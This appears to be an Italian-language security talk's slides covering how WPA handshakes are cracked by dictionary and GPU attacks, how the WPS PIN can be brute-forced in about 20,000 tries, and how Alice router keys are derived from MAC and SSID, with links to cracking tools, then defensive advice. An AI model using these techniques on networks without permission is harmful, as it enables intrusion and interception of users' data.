KEY FOUND! [ AA:BB:CC:DD:EE ]
Decrypted correctly: 100%

root@bt:~#
```

# WPA (WiFi Protected Access)

## WPA (WiFi Protected Access)


- Nato nel 2003 per rimpiazzare WEP
- Progettato per essere installato senza cambiare hardware (solo firmware update)
- Rimane RC4 ma viene usato in modo corretto

# WPA (WiFi Protected Access)


A differenza del WEP, il client e L'AP si autenticano a vicenda

- Provano l'uno l'altro la conoscenza della chiave
- Senza scambiarsela :)


# WPA (WiFi Protected Access)




# WPA (WiFi Protected Access)



# WPA (WiFi Protected Access)




# WPA (WiFi Protected Access)







# WPA (WiFi Protected Access)




# WPA (WiFi Protected Access)




# WPA (WiFi Protected Access)




# WPA (WiFi Protected Access)




# WPA (WiFi Protected Access)



# WPA (WiFi Protected Access)



# WPA (WiFi Protected Access)



FOUR WAY HANDSHAKE

# WPA (WiFi Protected Access)

## Cosa possiamo fare?

- Il four-way-handshake può essere intercettato
- In particolare i valori MIC e RANDOM possono essere intercettati

$$\text{MIC} = H(\text{RANDOM} + \text{KEY})$$

Purtroppo conoscendo MIC e RANDOM (dal four-way-handshake) non è possibile risalire alla KEY (proprietà della funzione H)



# WPA (WiFi Protected Access)

E allora?

## WPA (WiFi Protected Access)

E allora?

Proviamo tutte le possibili chiavi finchè non otteniamo il valore MIC :)

$H(\text{RANDOM} + \text{"pippo"}) = \text{MIC} ?$

$H(\text{RANDOM} + \text{"pluto"}) = \text{MIC} ?$

$H(\text{RANDOM} + \text{"paperino"}) = \text{MIC} ?$

$H(\text{RANDOM} + \text{"qui"}) = \text{MIC} ?$

$H(\text{RANDOM} + \text{"quo"}) = \text{MIC} ?$

$H(\text{RANDOM} + \text{"qua"}) = \text{MIC} ?$

molte prove ancora...

$H(\text{RANDOM} + \text{"123456"}) = \text{MIC} !$

# WPA (WiFi Protected Access)

## Attacco a dizionario

### Pro

- E' sufficiente intercettare un four-way-handshake
- L'attacco è di tipo offline

### Contro

- Servono buoni dizionari di password!
- Tempo richiesto elevato


# WPA (WiFi Protected Access)

E se la password non è nel dizionario?  
Non recuperiamo la chiave

# WPA (WiFi Protected Access)

Come fare per velocizzare il processo?

E' possibile usare la scheda video (GPU): anche 100000 KEY/sec



Software per eccellenza: Pyrit

(<http://code.google.com/p/pyrit>)

# WPA (WiFi Protected Access)

## Quindi WPA è sicuro?

- Attacco a dizionario sempre possibile
- Nel 2008 sono state scoperte ulteriori falle di sicurezza (reminescenze di RC4). Richiedono QoS abilitato.

## WPA2 (WiFi Protected Access 2)

### WPA2: La risposta a WPA

- Nato nel 2004
- Occorre hardware completamente diverso
- Copre le falle di WPA
- Utilizza AES invece di RC4
- Attacco a dizionario ancora possibile

## WPA2 (WiFi Protected Access 2)

WPA2 supporta la retrocompatibilità con WPA!!!

- Se abilitata non otteniamo alcun beneficio!



## Quale algoritmo scegliere?

### WEP

- Da evitare ad ogni costo! Nessuna protezione!

### WPA

- Home only, le aziende dovrebbero astenersi
- QoS disabilitata

### WPA2

- Migliore scelta
- Occhio a disabilitare la retrocompatibilità con WPA (no TKIP)

# Attacchi all'implementazione

Quindi è sufficiente usare WPA2 per risolvere tutti i problemi?

# Attacchi all'implementazione

Quindi è sufficiente usare WPA2 per risolvere tutti i problemi?

Ovviamente NO!

Anche l'implementazione conta!!!

- Algoritmo utilizzato male
- Bug indesiderati
- Backdoor as a feature

# Attacchi all'implementazione



Utilizzo corretto del lucchetto



Epic Fail!

# Attacchi all'implementazione

## Casi emblematici

- Funzionalità WPS (WiFi Protected Setup)
- Router Alice Gate AGPF 2

# Attacchi all'implementazione

## Casi emblematici

- Funzionalità WPS (WiFi Protected Setup)
- Router Alice Gate AGPF 2

# Attacchi all'implementazione

## WPS (WiFi Protected Setup)

- Funzionalità aggiuntiva inserita in molti router/modem ADSL
- Trasmette automaticamente la password WPA/WPA2 ai client
- Pensato per gli utenti meno esperti

# Attacchi all'implementazione

## Come funziona WPS?

- L'utente legge un PIN a 8 cifre sul retro del modem
- Inserisce il PIN a mano nel computer che vuole collegare
- Se il PIN è corretto il modem invia la password al client





# Attacchi all'implementazione


PIN: 12345678




PIN: 12345678




# Attacchi all'implementazione




# Attacchi all'implementazione




# Attacchi all'implementazione




# Attacchi all'implementazione



# Attacchi all'implementazione



# Attacchi all'implementazione



# Attacchi all'implementazione

## Difetti di questo protocollo?

- Le due metà del PIN sono inviate e controllate separatamente
- L'AP conferma la correttezza della prima metà
- L'AP conferma la correttezza della seconda metà


Da specifica sembrerebbero richiesti  $10^8 = 10000000$  tentativi

Invece di provare tutti i possibili PIN:

- Proviamo prima tutte le prime metà ( $10^4 = 10000$ )
- L'AP stesso ci dirà qual'è quella giusta
- Proviamo poi tutte le seconde metà ( $10^4 = 10000$ )
- In soldoni facciamo  $10^4 + 10^4 = 20000$  tentativi
- Ordini di grandezza in meno dei  $10^8$  previsti!



## Brute Force Methodology



# Attacchi all'implementazione

- Trovato il PIN l'AP ci fornisce la chiave WPA/WPA2
- 8 ore in media (con 0.3 tentativi/sec)
- Attacco online (serve l'AP acceso e funzionante)
- Nessun client connesso richiesto
- Spesso il WPS non è disabilitabile!!!

# Attacchi all'implementazione

## Soluzioni?

- Non comprare router/modem WPS enabled
- Cambiare il firmware

# Attacchi all'implementazione

## Casi emblematici

- Funzionalità WPS (WiFi Protected Setup)
- Router Alice Gate AGPF 2

# Attacchi all'implementazione

## Password WPA/WPA2


- Generata automaticamente dal router
- Diversa per ogni apparato (ovviamente)
- Calcolata a partire da SSID e MAC address



### In soldoni?

La password precalcolata è funzione di soli parametri pubblici!

# Attacchi all'implementazione



# Attacchi all'implementazione

La funzione segreta  $F$  è deducibile reversando il firmware

$$F(MAC, SSID) = KEY$$

Può essere reimplementata in programmi stand-alone esterni, eccone alcuni:

- WiRouter Keyrec  
<http://salvatorefresta.net/index>
- AGPF Tool calculator  
<http://www.swsouue.somee.com/agpf.htm>
- Alicekeygen <http://code.google.com/p/alicekeygen/>

# Attacchi all'implementazione

Su questo particolare router la password non può essere cambiata!



# Attacchi all'implementazione

E non è nemmeno l'unico!



## E in caso di accesso?

### E in caso di accesso?

- Accesso alle email (anche in HTTPS tipo GMail)
  - SSLStrip + tcpdump
- Recupero password FTP, web application
- Cancellazione/lettura/alterazione/copia di dati riservati
  - dati bancari
  - segreti industriali

# Conclusioni

- Un buon algoritmo non basta
- L'implementazione conta (gli apparati utilizzati)

## Alcune buone regole


- WEP? No grazie!
- Evitare gli apparati con WPS attivo!
- Scegliere WPA2 + AES (no compatibilità con WPA)
- Solo apparati che permettono di cambiare la password!!!
- Password sufficientemente complesse

## Alcune buone regole

Utilizzare VPN per le applicazioni critiche

### VPN

- Layer di protezione aggiuntivo
- Point-to-Point or Multipoint
- IPSec VPN



## Alcune buone regole

Utilizzare WIPS (Wireless Intrusion Detection System)

- Previene attacchi DoS
- Difende da accessi non autorizzati
- Troubleshooting di rete come servizio aggiuntivo

# Riferimenti

## Riferimenti principali:

- <http://wifiresearchers.wordpress.com>
- <http://www.pillolhacking.net>
- <http://dl.aircrack-ng.org/breakingwepandwpa.pdf>
- [http://sviehb.files.wordpress.com/2011/12/viehboeck\\_wps.pdf](http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf)
- [http://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)

## Alcuni tool

Alcuni tool:

- Pyrit: <http://code.google.com/p/pyrit>
- Aircrack-ng: <http://www.aircrack-ng.org/>
- WiRouter Keyrec:  
<http://salvatorefresta.net/index.php/tools>



[www.slideshare.net/gianlucaghettoni/slides-26339872](http://www.slideshare.net/gianlucaghettoni/slides-26339872)

**GRAZIE PER L'ATTENZIONE!**